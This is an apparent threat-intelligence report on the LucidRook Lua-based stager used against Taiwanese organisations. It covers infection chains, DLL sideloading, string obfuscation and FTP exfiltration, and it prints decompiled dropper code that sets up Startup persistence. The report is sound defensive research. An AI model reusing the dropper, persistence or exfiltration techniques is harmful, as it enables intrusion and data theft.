
New Lua-based malware “LucidRook” observed in targeted attacks against Taiwanese organizations

By Ashley Shen

Published: 2026-04-08 · Archived: 2026-04-17 02:00:54 UTC



Wednesday, April 8, 2026 06:00

- Cisco Talos uncovered a cluster of activity we track as UAT-10362 conducting spear-phishing campaigns against Taiwanese non-governmental organizations (NGOs) and suspected universities to deliver a newly identified malware family, “LucidRook.”
- LucidRook is a sophisticated stager that embeds a Lua interpreter and Rust-compiled libraries within a dynamic-link library (DLL) to download and execute staged Lua bytecode payloads. The dropper “LucidPawn” uses region-specific anti-analysis checks and executes only in Traditional Chinese language environments associated with Taiwan.
- Talos identified two distinct infection chains used to deliver LucidRook, involving malicious LNK and EXE files disguised as antivirus software. In both cases, the actor abused an Out-of-band Application Security Testing (OAST) service and compromised FTP servers for command-and-control (C2) infrastructure.
- Through hunting for LucidRook, we discovered “LucidKnight,” a companion reconnaissance tool that exfiltrates system information via Gmail. Its presence alongside LucidRook suggests the actor operates a tiered toolkit, potentially using LucidKnight to profile targets before escalating to full stager deployment.
- The multi-language modular design, layered anti-analysis features, stealth-focused payload handling of the malware, and reliance on compromised or public infrastructure indicate UAT-10362 is a capable threat actor with mature operational tradecraft.


Spear-phishing campaigns against Taiwanese NGOs and universities

Cisco Talos observed a spear-phishing attack delivering LucidRook, a newly identified stager that targeted a Taiwanese NGO in October 2025. The metadata in the email suggests that it was delivered via authorized mail infrastructure, which implies potential misuse of legitimate sending capabilities.

The email contained a shortened URL that leads to the download of a password protected and encrypted RAR archive. The decryption password was included in the email body. Based on this email and the collected samples, Talos observed two distinct infection chains originating from the delivered archives.

Decoy files

In the infection chain, the threat actor deployed a dropper that opens the decoy documents included in the bundle. One example decoy file is a letter issued by the Taiwanese government to universities in Taiwan. This document is a formal directive reminding national universities that teachers with administrative roles are legally required to obtain prior approval and file attendance records before traveling to China. An official version of this document can be found on the Taiwanese government website.



1 e-mail教職員同仁
2 [redacted]
理

國立[redacted]大學 函

地 址：
聯 絡 人：
聯絡電話：
電子郵件：

受文者：如行文單位

發文日期：中華民國114年7月10日
發文字號：校人字第1140060150號
速別：普通件
密等及解密條件或保密期限：
附件：教育部原函、附件1-赴陸申請表、附件2-返臺通報表

主旨：重申本校教職員赴中國大陸，均應於赴陸前申請許可或報經服務學校同意，並於差勤系統登錄，請確依規定辦理以免受罰，請查照轉知。

說明：

一、依教育部114年6月26日臺教人(三)字第1140057123A號書函辦理。

二、為避免違反赴大陸地區相關規定而有受罰情形，茲重申本校人員進入大陸地區（包含入境中國大陸、從中國大陸機場「入境轉機」及不入境轉機「過境轉機」）相關規定及配合事項如下：

(一)校長、簡任（或相當簡任）第11職等以上兼任行政主管教師或公務人員：

1、請**至遲於赴大陸前10個工作日**，填具「政務人員、直轄市長、涉及國家安全、利益或機密業（公）務人員（含上開三類退離職或受委託終止人員）、縣（市）長或簡任（或相當簡任）第十一職等以上公務員進入大陸地區申請表」（附件1），並詳閱申請表注意事項後簽章，將申請表、邀請函、行程表及簽名後注意事項掃描檔寄送至人事室考訓組（醫學

Figure 1. Decoy file.

Two infection chains

Talos identified two infection chains used to deploy LucidRook. Both were multi-stage and began with either an LNK or an EXE launcher. The LNK infection chain uses an initial dropper Talos tracks as LucidPawn.

LNK-based infection chain




Figure 2. LNK-based infection chain.

The LNK-based infection chain was observed in both the sample targeting Taiwanese NGOs (which were distributed via spear-phishing emails) and the sample we suspect targeted Taiwanese universities. Both samples were delivered as an archive, containing an LNK file with a document file with substituted PDF file icon, as well as a hidden directory in the folder, as shown in Figure 3.




Figure 3. LNK with substituted icon in the archive.

The hidden directory contains four layers of nested folders designed to evade analysis. The fourth-level directory contains the LucidPawn dropper sample (`DismCore.dll`), a legitimate EXE file (`install.exe`), and a decoy file. An example folder structure is shown in Figure 4.

Figure 4. File structure of the malicious archive.

When the user clicks the LNK file, it executes the PowerShell testing framework script `C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Build.bat`, passing the path to binaries located in the hidden directory in order to launch the embedded malware. This is a known technique that leverages living-off-the-land binaries and scripts (LOLBAS) to evade detection.

Figure 5. LNK target metadata.

The PowerShell process executes the following command:




Figure 6. PowerShell process execution command.

The `index.exe` file is a legitimate Windows binary associated with the Deployment Image Servicing and Management (DISM) framework. It is abused as a loader to sideload LucidPawn via DLL search order hijacking.

The LucidPawn dropper embeds two AES-encrypted binaries: a legitimate DISM executable and the LucidRook stager. Upon execution, both binaries are decrypted and written to `%APPDATA%\Local\Microsoft\WindowsApps\`, with the DISM executable renamed to `msedge.exe` to

impersonate the Microsoft Edge browser and the LucidRook stager written as `DismCore.dll`. Persistence is established via a LNK file in the Startup folder that launches `msedge.exe`. After dropping the binaries, LucidPawn launches the DISM executable to sideload the LucidRook stager.

The LucidPawn dropper also handles decoy documents by locating files with specific document extensions (.pdf, .docx, .doc, .xlsx) in the working directory, copying them to the first layer directory, deleting the original lure LNK file, and opening the decoy using Microsoft Edge to distract the victim.

EXE-based infection chain

The second infection chain leverages only a malicious EXE written in the .NET framework without the LucidPawn dropper.




Figure 7. EXE-based infection chain.

Talos observed the EXE-based infection chain in samples uploaded to public malware repositories in December 2025. The samples were distributed as password protected 7-Zip archives named “Cleanup(密碼：33665512).7z”. Based on the Traditional Chinese language used in the archive filename, the language shown in the malicious dropper, and the geographic context of the sample upload locations, we assess with moderate to high confidence that the campaign was intended to target Taiwanese entities.

The 7-Zip archive contains a single executable file named `Cleanup.exe`. The extracted binary masquerades as Trend Micro™ Worry-Free™ Business Security Services, using a forged application name and icon to impersonate a legitimate security product. In addition, the binary contains a compilation timestamp that is clearly falsified (2065-01-12 14:12:28 UTC).




Figure 8. The EXE dropper forged as Trend Micro product.

The executable is a simple dropper written with the .NET framework. It embeds three binary files as Base64-encoded data within its code and, upon execution, decodes and drops these files into the `C:\ProgramData` directory. The dropped files include a legitimate DISM executable, the LucidRook stager, and a LNK file placed in the Startup folder to establish persistence.

```
private static void Main(string[] args)
{
    try
    {
        string s = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACA
        string s2 = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6A
        string text = "C:\\ProgramData";
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
        Directory.CreateDirectory("C:\\ProgramData");
        Directory.CreateDirectory(text);
        File.WriteAllBytes(bytes: Convert.FromBase64String(s), path: Path.Combine("C:\\ProgramData", "
        byte[] bytes = Convert.FromBase64String("TAAAAAEUAgAAAAAAwAAAAAAAAEbbQAgAICAAACq7qxfgG9wBk8ksH
        File.WriteAllBytes(Path.Combine(folderPath, "Edge.exe.lnk"), bytes);
        byte[] bytes2 = Convert.FromBase64String(s2);
        string text2 = Path.Combine(text, "msedge.exe");
        File.WriteAllBytes(text2, bytes2);
        Process.Start(text2);
        MessageBox.Show("清理完成", "完成", MessageBoxButtons.OK, MessageBoxIcon.Asterisk);
    }
    catch (Exception ex)
    {
        MessageBox.Show("發生錯誤: " + ex.Message, "錯誤", MessageBoxButtons.OK, MessageBoxIcon.Hand);
    }
}
```

Figure 9. Decompiled code of the EXE dropper.

After execution, the program displays a decoy message box claiming that the cleanup process has completed.




Figure 10. Decoy message box from the dropper.

LucidRook Lua-based stager

LucidRook is a sophisticated 64-bit Windows DLL stager consisting of a Lua interpreter, embedded Rust-compiled libraries, and Lua bytecode payload. The DLL embeds a Lua 5.4.8 interpreter and retrieves a staged payload (in our sample named `archive1.zip`) from its C2 over FTP. After unpacking and validating the downloaded stage, the implant loads and executes the resulting Lua bytecode on the compromised host. Embedding the Lua interpreter effectively turns the native DLL into a stable execution platform while allowing the threat actor to update or tailor behavior for each target or campaigns by updating the Lua bytecode payload with a lighter and more flexible development process. This approach also improves operational security, since the Lua stage can be hosted only briefly and removed from C2 after delivery, and it can hinder post-incident reconstruction when defenders recover only the loader without the externally delivered Lua payload.

Due to the embedded Lua interpreter and stripped Rust-compiled components, the DLL is complex to reverse engineer. The binary is approximately 1.6MB in size and contains over 3,800 functions, reflecting the amount of runtime and library code bundled into a single module. Execution is initiated via the `DllGetClassObject` export; however, the sample implements no COM functionality and uses the export solely as an entry point.

Upon execution, the malware's core workflow is twofold. First, it performs host reconnaissance, collecting system information that is encrypted, packaged, and exfiltrated to the C2 infrastructure. It then retrieves an encrypted, staged Lua bytecode payload from the C2 server, which is subsequently decrypted and executed on the compromised host.

Lua interpreter embedding implementation

LucidRook embeds a Lua 5.4.8 interpreter directly inside the DLL and uses it to execute a downloaded Lua bytecode stage. Before handing the stage to the VM, the loader verifies that the decrypted blob begins with the

standard Lua bytecode magic (`\x1bLua`), indicating the payload is a compiled Lua chunk rather than plaintext script.

```
if ( !(unsigned __int8)buffer_compare(v18, v19, &x1BLua[32], 4) )
{
  realloc_buffer((__int64 *)dst, v19 + 7);
  append_buffer((__int64)dst, "return stringtablefunctiont", (__int64)"stringtablefunctiont");
  bufferAppendData(dst, v18, v19);
```

Figure 11. Code to check the Lua bytecode prefix in the downloaded blob.

The Lua runtime is also wrapped with additional controls. Notably, the malware implements a non-standard “safe mode” that disables `package.loadlib` (as shown by the unique error string “package.loadlibis disabled in safe mode”), which prevents Lua payloads from loading arbitrary external DLL-based modules via the standard require/loader pathway. Additionally, in the library initialization flow observed, the malware opens common standard libraries (e.g., io, os, string, math, package) but does not open the debug library, which would normally provide powerful introspection primitives; this omission is consistent with an anti-analysis hardening choice.

```
LABEL_78:
  v67 = i_5[1].m128i_i64[0];
  Lua_OpenStdLib(v133, v4, "coroutine", sub_7FFF47159DF0);
  if ( v133[0] != 24 )
    goto LABEL_135;
  Lua_OpenStdLib(v133, v4, "table", sub_7FFF4715A920);
  if ( v133[0] != 24 )
    goto LABEL_135;
  Lua_OpenStdLib(v133, v4, "io", sub_7FFF4715B974);
  if ( v133[0] != 24 )
    goto LABEL_135;
  Lua_OpenStdLib(v133, v4, "os", sub_7FFF4715C70C);
  if ( v133[0] != 24 )
    goto LABEL_135;
  Lua_OpenStdLib(v133, v4, "string", sub_7FFF4715EEC8);
  if ( v133[0] != 24 )
    goto LABEL_135;
  Lua_OpenStdLib(v133, v4, "utf8", sub_7FFF47160400);
  if ( v133[0] != 24 )
    goto LABEL_135;
  Lua_OpenStdLib(v133, v4, "math", sub_7FFF4716108C);
  if ( v133[0] != 24 )
    goto LABEL_135;
  Lua_OpenStdLib(v133, v4, "package", sub_7FFF47161CBC);
  if ( v133[0] != 24 )
    goto LABEL_135;
```

```
LUAMOD_API int (luaopen_base) (lua_State *L);

#define LUA_COLIBNAME   "coroutine"
LUAMOD_API int (luaopen_coroutine) (lua_State *L);

#define LUA_TABLIBNAME  "table"
LUAMOD_API int (luaopen_table) (lua_State *L);

#define LUA_IOLIBNAME   "io"
LUAMOD_API int (luaopen_io) (lua_State *L);

#define LUA_OSLIBNAME   "os"
LUAMOD_API int (luaopen_os) (lua_State *L);

#define LUA_STRLIBNAME  "string"
LUAMOD_API int (luaopen_string) (lua_State *L);

#define LUA_UTF8LIBNAME "utf8"
LUAMOD_API int (luaopen_utf8) (lua_State *L);

#define LUA_MATHLIBNAME "math"
LUAMOD_API int (luaopen_math) (lua_State *L);

#define LUA_DBLIBNAME   "debug"
LUAMOD_API int (luaopen_debug) (lua_State *L);

#define LUA_LOADLIBNAME "package"
LUAMOD_API int (luaopen_package) (lua_State *L);
```

Figure 12. Code in the interpreter to load the libraries.

String obfuscation scheme

The LucidRook samples employ a sophisticated string obfuscation scheme. The obfuscation was applied to almost all the embedded strings including file extensions, internal identifiers, and C2 addresses. This transformation increases the difficulty of analysis and detection.

The deobfuscation follows a structured two-stage runtime process:

1. **Address calculation:** Rather than using direct offsets, the malware calculates the memory address of an encrypted string through a unique series of arithmetic operations for each string. This design prevents cross-referencing encrypted data blocks to their use-sites for reverse engineering.
2. **Runtime key reconstruction and XOR decryption:** Each 4-byte chunk is decrypted using XOR with a key that is not hardcoded directly. Instead, the key is reconstructed at runtime by combining a constant

seed value (ending in `0x00`) and a single-byte mask read from a parallel lookup table: `Plaintext = Ciphertext ^ (Seed | Mask)`

The use of a parallel lookup table for masks significantly complicates the creation of automated "unpacking" scripts, as the relationship between the encrypted string and its corresponding mask is obscured by the flattened control flow.

```
if ((char)extension_exist == '\0') {
  local_8c8 = (LPCWSTR)0x11a706a70;
        /* 0x18001E4E1 */
  encrypted_string_address = 1800026fe_compute_address(0x18001b44c,0x1a706a70);
  bVar32 = true;
  uVar9 = 0;
  lVar29 = 0;
  while (bVar32) {
    uVar9 = 1800019f0_reading_4bytes((byte *)(encrypted_string_address + lVar29));
    uVar9 = ((byte)(&18001e8bc_mask)[lVar29] | 0xaa22e200) ^ uVar9;
    lVar29 = 4;
    bVar32 = false;
  }
  local_8c8 = (LPCWSTR)CONCAT44(local_8c8._4_4_,uVar9);
  extension_exist =
       1800018cc_compare_extension_name((longlong)pWVar30,uVar14,(longlong)&local_8c8,4);
```

Figure 13. Decompiled code for file extension string deobfuscation.

```
1800026fe_compute_address
        MOV         EAX,param_2
        ROL         EAX,0x5
        XOR         EAX,param_2
        IMUL        param_2,EAX,-0x49f5096c

        ADD         param_2,0x97ff9cae

        MOVZX       EAX,param_2
        SHR         param_2,0x17
        XOR         EAX,param_2
        ADD         RAX,param_1
        RET
```

Figure 14. Address computation for string “docx”.

Host reconnaissance

The malware collects several system information including user account name, computer name, driver information, user profile directory, installed applications, running process, and so on. The collected information is stored into three files (named `1.bin`, `2.bin`, `3.bin`) with two layers of encryptions: RSA and a password-encrypted ZIP archive. The BIN files are encrypted with an embedded RSA public key (DER hash `ab72813444207dba5429cf498c6ffbc69e1bd665d8007561d0973246fa7f8175`) and then compressed into a ZIP file encrypted with password `!,OO5*+ZEYORE%&.K1PQHxiODU^RA046`. With these encryptions in place, the exfiltrated data can only be decrypted by the threat actor. The decrypted RSA public key used to encrypt exfiltrated data is:

```
-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEA3YeM0FbZO8QB3/ctZd2+oS8weSUwmgp33c5lVJ8InJx5yJJnXF+8
qLL+nzwcItVQyAQbZBymN9ueIgkNRBQuRJgZOxLHG2cbNIWXMImKb5zkkyIUfCz1
hLprvBu4i2IIeWTFyTLfIpwZ/rUn+lARRmIeWTmJezOaSh5QvVaF6Oqk5qoTXk9A
MivxKnfFiMhlBh3/V6S4+gTzqy7IwgSuPv8IL6n5LF+N8DmIvAVCck1e2KIYMu54
UT7ef16N60LVksADJsnk+E5CSOeD4FzSTjS9G9c3sZFP/7r7xAbr5CbKvaBvJ+49
7OlzJjaq1H+M7aOAPKaf/hyewEHIr+W1EQIDAQAB
-----END RSA PUBLIC KEY-----
```

The encrypted data is archived into a file named `archive4.zip` and uploaded to the C2 FTP server using authenticated credentials obfuscated and embedded in the stager.

C2 communication

The LucidRook stager communicates with the abused/compromised FTP servers to not only upload the collected system information but also to download and execute Lua bytecode payload to achieve remote code execution.

FTP servers with publicly exposed credentials

LucidRook uses plaintext FTP for both staging and exfiltration. In the observed captures, the implant authenticates with embedded credentials, switches to binary mode (TYPE I), enters passive mode (PASV), and uploads the exfiltrated information in an archive named `archive4.zip` via STOR before closing the session. It then establishes a second FTP session and attempts to retrieve `archive1.zip` (payload) via RETR.

